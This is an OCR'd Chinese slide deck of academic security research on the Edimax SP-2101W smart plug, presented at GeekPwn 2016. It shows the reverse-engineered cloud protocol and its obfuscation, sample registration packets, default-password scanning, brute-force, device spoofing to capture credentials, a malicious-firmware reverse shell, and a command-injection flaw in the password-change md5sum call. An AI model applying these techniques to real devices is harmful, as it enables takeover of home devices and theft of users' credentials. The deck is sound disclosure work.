IoT的安全威胁分析：智能插座和监控摄像头的案例研究

凌 振

东南大学计算机科学与工程学院

2017年7月12日

报告提纲

- 背景介绍
- 智能插座安全分析
- 智能摄像头安全分析
- 总结

研究动机

- 随着IoT的发展，各种智能设备接入到Internet
- 如果设备被攻击，人们生活、工作受到很大影响

我们的相关工作


- 智能插座在GeekPwn2016进行了现场破解
- 一旦用户开启APP，攻击者便可获取用户认证信息

我们的技术成功率很高！

报告提纲


- 背景介绍
- 智能插座安全分析
- 智能摄像头安全分析
- 总结

Edimax智能插座



远程通信流程

- 测试网络 (①)
  - 访问网站
- 时间同步 (②)
  - pool.ntp.org
- 注册设备 (③④)
- 外网认证 (⑤ ~ ⑧)
- 控制阶段(⑨ ~ ⑪)
  - 转发服务器



反向通信协议

通信协议混淆方式


报文数据内容明文：
<param>

报文数据ASCII码值：
3c 70 61 72 61 6d 3e

编码后的码值：
41 83 0b 93 0b 6b f1

移位差值 = 41 - 3c = 5


详细流程



认证服务器
（UDP）


Smart Plug

智能终端



中继（Relay）控制服务器
（TCP）

详细流程




认证服务器
（UDP）

⑤： Send a UDP request.
1.MAC地址;
2.MD5(Admin:密码);
3.MAC+UnixTime

Smart Plug

智能终端



中继（Relay）控制服务器
（TCP）

详细流程


⑥： Forward the UDP request to device.

1.客户端IP地址和端口;

2.Relay服务器的IP和port;

3.转发MD5(Admin:密码)

4.relayid



认证服务器
（UDP）

⑤： Send a UDP request.


1.MAC地址;

2.MD5(Admin:密码);

3.MAC+UnixTime

Smart Plug

智能终端




中继（Relay）控制服务器
（TCP）

详细流程

⑥： Forward the UDP request to device.
1.客户端IP地址和端口;
2.Relay服务器的IP和port;
3.转发MD5(Admin:密码)
4.relayid

⑦： Send a UDP response.
1.客户端IP和端口;
2.设备的IP和port;
3.Relay服务器的IP和port;
4.relayid




认证服务器
（UDP）

⑤： Send a UDP request.
1.MAC地址;
2.MD5(Admin:密码);
3.MAC+UnixTime

Smart Plug

智能终端



中继（Relay）控制服务器
（TCP）


详细流程

⑥： Forward the UDP request to device.
1.客户端IP地址和端口;
2.Relay服务器的IP和port;
3.转发MD5(Admin:密码)
4.relayid

⑦： Send a UDP response.
1.客户端IP和端口;
2.设备的IP和port;
3.Relay服务器的IP和port;
4.relayid

⑧： Forward the UDP response.
1.设备的IP和port; 2.Relay服务器的IP和port;3.relayid; 4.timelimits; 5设备型号，类型，名称等等一系列信息


⑤： Send a UDP request.
1.MAC地址;
2.MD5(Admin:密码);
3.MAC+UnixTime



认证服务器
（UDP）

Smart Plug

智能终端



中继（Relay）控制服务器
（TCP）


详细流程

⑥： Forward the UDP request to device.
1.客户端IP地址和端口;
2.Relay服务器的IP和port;
3.转发MD5(Admin:密码)
4.relayid

⑦： Send a UDP response.
1.客户端IP和端口;
2.设备的IP和port;
3.Relay服务器的IP和port;
4.relayid

⑧： Forward the UDP response.
1.设备的IP和port; 2.Relay服务器的IP和port;3.relayid; 4.timelimits; 5设备型号，类型，名称等等一系列信息

⑤： Send a UDP request.
1.MAC地址;
2.MD5(Admin:密码);
3.MAC+UnixTime




Smart Plug


智能终端

⑨： Send a TCP data.
MAC地址+relayid


详细流程

⑥： Forward the UDP request to device.
1.客户端IP地址和端口;
2.Relay服务器的IP和port;
3.转发MD5(Admin:密码)
4.relayid

⑧： Forward the UDP response.
1.设备的IP和port; 2.Relay服务器的IP和port;3.relayid; 4.timelimits; 5设备型号，类型，名称等等一系列信息

⑦： Send a UDP response.
1.客户端IP和端口;
2.设备的IP和port;
3.Relay服务器的IP和port;
4.relayid

⑤： Send a UDP request.
1.MAC地址;
2.MD5(Admin:密码);
3.MAC+UnixTime




认证服务器
（UDP）

Smart Plug

智能终端

⑨： Send a TCP data.
MAC地址+relayid

⑨： Send a TCP data.
MAC地址+relayid



中继（Relay）控制服务器
（TCP）


详细流程


⑥： Forward the UDP request to device.
1.客户端IP地址和端口;
2.Relay服务器的IP和port;
3.转发MD5(Admin:密码)
4.relayid

⑦： Send a UDP response.
1.客户端IP和端口;
2.设备的IP和port;
3.Relay服务器的IP和port;
4.relayid

⑧： Forward the UDP response.
1.设备的IP和port; 2.Relay服务器的IP和port;3.relayid; 4.timelimits; 5设备型号，类型，名称等等一系列信息

⑤： Send a UDP request.
1.MAC地址;
2.MD5(Admin:密码);
3.MAC+UnixTime






⑨： Send a TCP data.
MAC地址+relayid

⑨： Send a TCP data.
MAC地址+relayid

⑩： Send commands

问题？

- 测试网络 (①)
  - 访问网站
- 时间同步 (②)
  - pool.ntp.org
- 注册设备 (③④)
- 外网认证 (⑤ ~ ⑧)
- 控制阶段(⑨ ~ ⑪)
  - 转发服务器



远程通信的认证

- 智能插座的注册
  - ID是MAC
  - 无认证机制

```
<param>
<code value="1010" />
<model value="SP-2101W" />
<id value="74DA384AA93D" />
<type value="SmartPlug" />
<alias value="Plug4aa93d" />
<lanip value="192.168.123.31" />
<lanport value="9501" />
<sn value="KKKKKKKK"/>
<encryption value="0" />
<nattype value="7" />
<devfwver value="1.04#010001" />
<productid value="EDIMAX#SP-2101W#1.0#1.04" />
</param>
```


远程通信的认证

- 外网认证
  - ID是MAC
  - 密码是MD5值
  - 认证服务器
    - Relay ID
    - 转发服务器IP地址和端口

```
<param>
<code value="1030" />
<id value="MAC地址" />
<lanip value="192.168.1.2" />
<lanport value="36587" />
<nattype value="7" />
<reqdirport value="0" />
<reqfwver value="1.0#010000" />
<auth value="38f989453c733de4afaf64b6db7361df" />
<seq value="74DA384AA93D1464094503315" />
</param>
```

局域网通信流程

- **内网认证**
  - **HTTP Basic Auth**
  - **密码是Base64**
  - **同时实施外网认证**



设备扫描攻击

- 基于密码的用户认证
  - ID：MAC地址
  - 密码：默认值 “1234”
- 扫描该厂商的MAC地址空间
  - 查找所有智能插座的在线状态
  - 检测默认密码使用情况
  - 有许多用户未修改默认密码！！


暴力破解攻击

- 非默认密码

	Password Correct	Password Wrong
Plug Online	1070	no response
Plug Offline or N/A	5000	5000


设备欺骗攻击

- 伪装插座程序到云端服务器注册自己
  - 将真实插座临时踢下线
- 一旦用户打开APP，认证信息自动就发送到软件中



设备欺骗攻击的成功率分析


- 真实插座：Keep-alive消息每隔20分钟
- 伪造插座：Keep-alive消息每隔y分钟



Attack starts

设备欺骗攻击的评估

- 成功率 vs 伪造注册报文时间间隔



本地固件更新攻击

- 安装恶意固件
  - 建立反向链接到攻击者服务器
  - 获取root shell
  - 完全控制插座的操作系统
  - 发SPAM，内网arp攻击
  - 发了微博，充当水军

命令注入攻击

- 密码修改存在的漏洞
  - 调用本地md5的hash命令

```
li      $a2, 0x420000
nop
addiu   $a2, (aEchoNSSMd5sum - 0x420000) # "echo -n %s:%s | md5sum"
la      $t9, snprintf
nop
jalr    $t9 ; snprintf
nop
lw      $gp, 0x200+var_1E8($fp)
addiu   $v0, $fp, 0x200+var_110
addiu   $v1, $fp, 0x200+var_110
move    $a0, $v0
move    $a1, $v1
li      $a2, 0x80
la      $t9, loc_410000
nop
```

/bin/agent

GeekPwn破解秀

sina 新闻中心 综合

